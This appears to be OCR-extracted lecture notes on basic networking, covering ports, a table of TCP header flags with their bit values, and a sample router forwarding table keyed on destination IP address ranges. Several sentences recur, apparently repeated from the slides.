




Each application is bound to a **port**, so each packet will need to know what port they need to go to

There is a lot of stuff that gets added onto our data being send







There is a lot of stuff that gets added onto our data being send

TCP Flags Bit	Control Sections	Corresponding Decimal	Description
8	CWR	128	Indicate that the congestion window has been reduced
7	ECE	64	Indicate that a CE notification was received
6	URG	32	Indicates that urgent pointer is valid that often caused by an interrupt
5	ACK	16	Indicates the value in acknowledgement is valid
4	PSH	8	Tells the receiver to pass on the data as soon as possible
3	RST	4	Immediately end a TCP connection
2	SYN	2	Initiate a TCP connection
1	FIN	1	Gracefully end a TCP connection


80 Port 222 Port 6001




There is a lot of stuff that gets added onto our data being send




We also need to know which device to send to → IP Address



There is a lot of stuff that gets added onto our data being send



We also need to know which device to send to → IP Address




Our packet eventually gets the IP address


There is a lot of stuff that gets added onto our data being send

Address range	Interface (output link)
128.11.52.0 – 128.11.52.255	1
153.90.2.0 – 153.90.2.255	2
153.90.2.87 – 153.90.2.89	3


Routers maintain a table that will forward a packet to the next router based on the packet's destination IP address*



We also need to know which device to send to → IP Address



